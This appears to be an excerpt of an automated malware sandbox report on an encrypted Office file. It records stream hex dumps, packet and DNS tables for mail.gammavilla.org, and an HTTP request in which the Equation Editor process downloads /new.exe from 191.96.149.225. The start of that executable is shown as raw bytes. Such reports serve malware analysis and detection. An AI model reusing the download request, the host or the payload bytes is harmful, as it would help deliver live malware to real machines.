Data ASCII:	. . . . . U e 1 _ . . . . Y . X . P a . . . . V . . H . . . K t p . . . . . * . . . g P . . . . .] H A C . . . 3 7 " . . . v P . . + . . * . . F . . 4 . . v P . . + . . * . . F . . 4 . . v P . . + . . * . . F . . 4 . . v P . . + . . * . . F . . 4 . . v P . . + . . * . . F . . 4 . . v P . . + . . * . . F . . 4 . . v P . . + . . * . . F . . 4 . . v P . . + . . * . . F . . 4 . . v P . . + . . * . . F . . 4 . . v P . . + . . *
Data Raw:	1a eb 14 00 00 00 00 00 d5 9a ff 55 65 31 5f d1 86 0d 1d 59 b6 58 db 50 61 b3 db e4 90 56 13 92 48 ad a7 b1 4b 74 70 80 da fd d0 f4 1f d7 a4 2a a0 8b a3 67 50 c8 9c c0 04 f4 0f 5d 48 41 43 d3 d3 bf 33 37 22 c2 f5 e0 76 50 be b8 2b ed aa 2a 89 9d 46 93 d5 34 8e 9e 76 50 be b8 2b ed aa 2a 89 9d 46 93 d5 34 8e 9e 76 50 be b8 2b ed aa 2a 89 9d 46 93 d5 34 8e 9e 76 50 be b8 2b ed aa 2a

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224

General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.58057080349
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . m . . . . H . Z E T : . . . . < . . . . . 2 3 . . ~ $ D . . . . . j P . . U 9 . . . . . 2 . u . . . . 8 . . . . 2 . . . !
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:42:44.748771906 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:44.914962053 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:44.915137053 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:44.916251898 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.084038019 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084103107 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084141016 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084191084 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084212065 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.084249973 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084259987 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.084270000 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.084291935 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084295034 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.084332943 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084373951 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084403992 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084434032 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.084542990 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.084578991 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.093185902 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.250488997 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250545025 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250574112 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250605106 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250633001 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250669956 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250705957 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250751019 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250793934 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250830889 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250847101 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.250868082 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250893116 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.250899076 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.250902891 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.250906944 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250907898 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.250912905 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.250945091 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.250971079 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.250983000 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.251005888 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.251020908 CET	80	49167	191.96.149.225	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:42:45.251041889 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.251068115 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.251069069 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.251112938 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.251128912 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.251149893 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.251171112 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.251189947 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.251204967 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.251228094 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.251249075 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.251270056 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.253437042 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417339087 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417431116 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417471886 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417495966 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417512894 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417532921 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417538881 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417562962 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417577982 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417609930 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417634964 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417649031 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417687893 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417696953 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417728901 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417738914 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417756081 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417778015 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417795897 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417820930 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417829037 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417860031 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417872906 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417898893 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417912006 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417937040 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417974949 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.417984962 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.417996883 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.418020964 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.418024063 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.418067932 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.418082952 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.418106079 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.418121099 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.418147087 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.418160915 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.418185949 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.418200970 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.418221951 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.418237925 CET	49167	80	192.168.2.22	191.96.149.225
Jan 13, 2021 20:42:45.418262005 CET	80	49167	191.96.149.225	192.168.2.22
Jan 13, 2021 20:42:45.418277979 CET	49167	80	192.168.2.22	191.96.149.225

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:43:34.206883907 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:34.365825891 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:34.406476974 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:34.561983109 CET	53	53099	8.8.8.8	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 20:43:35.734723091 CET	52838	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:35.794058084 CET	53	52838	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:35.807879925 CET	61200	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:35.855926037 CET	53	61200	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:36.447720051 CET	49548	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:36.496004105 CET	53	49548	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:36.510776043 CET	55627	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:36.572196960 CET	53	55627	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:36.573141098 CET	55627	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:36.630517960 CET	53	55627	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:46.376554966 CET	56009	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:46.436955929 CET	53	56009	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:46.437974930 CET	56009	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:46.515703917 CET	53	56009	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:46.549091101 CET	61865	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:46.610347986 CET	53	61865	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:59.547009945 CET	55171	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:59.606236935 CET	53	55171	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:59.606689930 CET	55171	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:59.665968895 CET	53	55171	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:59.703999043 CET	52496	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:59.759926081 CET	53	52496	8.8.8.8	192.168.2.22
Jan 13, 2021 20:43:59.760759115 CET	52496	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:43:59.808614016 CET	53	52496	8.8.8.8	192.168.2.22
Jan 13, 2021 20:44:10.778553009 CET	57564	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:44:10.835068941 CET	53	57564	8.8.8.8	192.168.2.22
Jan 13, 2021 20:44:10.836003065 CET	57564	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:44:10.892323017 CET	53	57564	8.8.8.8	192.168.2.22
Jan 13, 2021 20:44:10.893451929 CET	57564	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:44:10.949981928 CET	53	57564	8.8.8.8	192.168.2.22
Jan 13, 2021 20:44:10.951000929 CET	57564	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:44:11.009556055 CET	53	57564	8.8.8.8	192.168.2.22
Jan 13, 2021 20:44:11.056170940 CET	63009	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:44:11.112289906 CET	53	63009	8.8.8.8	192.168.2.22
Jan 13, 2021 20:44:22.020467043 CET	59319	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:44:22.087548018 CET	53	59319	8.8.8.8	192.168.2.22
Jan 13, 2021 20:44:22.126532078 CET	53070	53	192.168.2.22	8.8.8.8
Jan 13, 2021 20:44:22.174501896 CET	53	53070	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 20:43:34.206883907 CET	192.168.2.22	8.8.8.8	0xfd76	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:34.406476974 CET	192.168.2.22	8.8.8.8	0xd5e3	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:46.376554966 CET	192.168.2.22	8.8.8.8	0x8b56	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:46.437974930 CET	192.168.2.22	8.8.8.8	0x8b56	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:46.549091101 CET	192.168.2.22	8.8.8.8	0xe6d3	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:59.547009945 CET	192.168.2.22	8.8.8.8	0x5d3c	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:59.606689930 CET	192.168.2.22	8.8.8.8	0x5d3c	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:59.703999043 CET	192.168.2.22	8.8.8.8	0x8c6f	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:59.760759115 CET	192.168.2.22	8.8.8.8	0x8c6f	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:10.778553009 CET	192.168.2.22	8.8.8.8	0x9e7e	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:10.836003065 CET	192.168.2.22	8.8.8.8	0x9e7e	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:10.893451929 CET	192.168.2.22	8.8.8.8	0x9e7e	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:10.951000929 CET	192.168.2.22	8.8.8.8	0x9e7e	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 20:44:11.056170940 CET	192.168.2.22	8.8.8.8	0x7350	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:22.020467043 CET	192.168.2.22	8.8.8.8	0x1780	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:22.126532078 CET	192.168.2.22	8.8.8.8	0xf21b	Standard query (0)	mail.gammavilla.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 20:43:34.365825891 CET	8.8.8.8	192.168.2.22	0xfd76	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:43:34.365825891 CET	8.8.8.8	192.168.2.22	0xfd76	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:34.561983109 CET	8.8.8.8	192.168.2.22	0xd5e3	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:43:34.561983109 CET	8.8.8.8	192.168.2.22	0xd5e3	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:46.436955929 CET	8.8.8.8	192.168.2.22	0x8b56	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:43:46.436955929 CET	8.8.8.8	192.168.2.22	0x8b56	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:46.515703917 CET	8.8.8.8	192.168.2.22	0x8b56	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:43:46.515703917 CET	8.8.8.8	192.168.2.22	0x8b56	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:46.610347986 CET	8.8.8.8	192.168.2.22	0xe6d3	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:43:46.610347986 CET	8.8.8.8	192.168.2.22	0xe6d3	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:59.606236935 CET	8.8.8.8	192.168.2.22	0x5d3c	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:43:59.606236935 CET	8.8.8.8	192.168.2.22	0x5d3c	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:59.665968895 CET	8.8.8.8	192.168.2.22	0x5d3c	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:43:59.665968895 CET	8.8.8.8	192.168.2.22	0x5d3c	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:59.759926081 CET	8.8.8.8	192.168.2.22	0x8c6f	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:43:59.759926081 CET	8.8.8.8	192.168.2.22	0x8c6f	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:43:59.808614016 CET	8.8.8.8	192.168.2.22	0x8c6f	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:43:59.808614016 CET	8.8.8.8	192.168.2.22	0x8c6f	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:10.835068941 CET	8.8.8.8	192.168.2.22	0x9e7e	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:44:10.835068941 CET	8.8.8.8	192.168.2.22	0x9e7e	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:10.892323017 CET	8.8.8.8	192.168.2.22	0x9e7e	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:44:10.892323017 CET	8.8.8.8	192.168.2.22	0x9e7e	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 20:44:10.949981928 CET	8.8.8.8	192.168.2.22	0x9e7e	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:44:10.949981928 CET	8.8.8.8	192.168.2.22	0x9e7e	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:11.009556055 CET	8.8.8.8	192.168.2.22	0x9e7e	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:44:11.009556055 CET	8.8.8.8	192.168.2.22	0x9e7e	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:11.112289906 CET	8.8.8.8	192.168.2.22	0x7350	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:44:11.112289906 CET	8.8.8.8	192.168.2.22	0x7350	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:22.087548018 CET	8.8.8.8	192.168.2.22	0x1780	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:44:22.087548018 CET	8.8.8.8	192.168.2.22	0x1780	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)
Jan 13, 2021 20:44:22.174501896 CET	8.8.8.8	192.168.2.22	0xf21b	No error (0)	mail.gammavilla.org	gammavilla.org		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 20:44:22.174501896 CET	8.8.8.8	192.168.2.22	0xf21b	No error (0)	gammavilla.org		217.174.152.38	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 191.96.149.225

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	191.96.149.225	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:42:44.916251898 CET	0	OUT	GET /new.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 191.96.149.225 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 20:42:45.084038019 CET	1	IN	HTTP/1.1 200 OK Date: Wed, 13 Jan 2021 19:42:45 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/8.0.0 Last-Modified: Wed, 13 Jan 2021 16:41:58 GMT ETag: "c6400-5b8cad158905f" Accept-Ranges: bytes Content-Length: 812032 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 bf 99 b4 e7 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 5a 0c 00 00 08 00 00 00 00 00 00 8e 79 0c 00 00 20 00 00 00 80 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0 0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0c 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 3c 79 0c 00 4f 00 00 00 00 80 0c 00 d4 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 0c 00 0c 00 00 00 20 79 0c 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 94 59 0c 00 00 20 00 00 00 5a 0c 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d4 05 00 00 00 80 0c 00 00 06 00 00 00 5c 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 0c 00 00 02 00 00 00 62 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 79 0c 00 00 00 00 00 48 00 00 00 02 00 05 00 e4 ca 00 00 5c 80 00 00 03 00 00 00 4b 00 00 06 40 4b 01 00 e0 2d 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 05 00 42 00 00 00 01 00 00 11 00 73 15 00 00 0a 0a 06 16 16 02 28 16 00 00 0a 0b 12 01 28 17 00 00 0a 02 28 16 00 00 0a 0b 12 01 28 18 00 00 0a 6f 19 00 00 0a 00 02 06 73 1a 00 00 0a 28 1b 00 00 0a 00 02 03 28 1c 00 00 0a 00 2a 22 02 28 1d 00 00 0a 00 2a 00 1b 30 05 00 07 01 00 00 02 00 00 11 00 16 0a 00 72 01 00 00 70 0b 07 28 1e 00 00 0a 0d 09 39 e0 00 00 00 00 07 19 17 19 73 1f 00 00 0a 13 04 11 04 73 20 00 00 0a 13 05 00 38 9f 00 00 00 00 08 17 8d 61 00 00 01 25 16 1f 3d 9d 6f 21 00 00 0a 13 06 11 06 16 9a 6f 22 00 00 0a 72 69 00 00 70 28 23 00 00 0a 13 07 11 07 2c 71 00 11 06 17 9a 6f 22 00 00 0a 02 28 23 00 00 0a 13 08 11 08 2c 5a 00 2b 3a 00 08 17 8d 61 00 00 01 25 16 1f 3d 9d 6f 21 00 00 0a 13 09 11 09 16 9a 6f 22 00 00 0a 72 7b 00 00 70 28 23 00 00 0a 13 0a 11 0a 2c 0c 11 09 17 9a 12 00 28 24 00 00 0a 26 00 11 05 6f 25 00 00 0a 25 0c 72 87 00 00 70 6f 26 00 00 0a 16 fe 01 13 0b 11 0b 2d aa 00 00 00 11 05 6f 25 00 00 0a 25 0c 14 fe 03 13 0c 11 0c 3a 4c ff ff ff 00 de 05 26 00 00 de 00 11 05 6f 27 00 00 0a 00 00 00 de 05 26 00 00 de 00 06 13 0d 2b 00 11 0d 2a 00 01 1c 00 00 00 00 2c 00 bd e9 00 05 14 00 00 01 00 00 03 00 f7 fa 00 05 14 00 00 01 1b 30 05 00 a3 01 00 00 03 00 00 11 00 73 28 00 00 0a 0a 72 8b 00 00 70 0b Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL0Zy @ @<yO y H.textY Z `.rsrc\@@.reloc b@BpyH\K@K-0Bs((((os((*"(*0rp(9ss 8a%=o!o"rip(#,qo"(#,Z+:a%=o!o"r{p(#,($&o%%rpo&-o%%:L&o'&+*,0s(rp

SMTP Packets

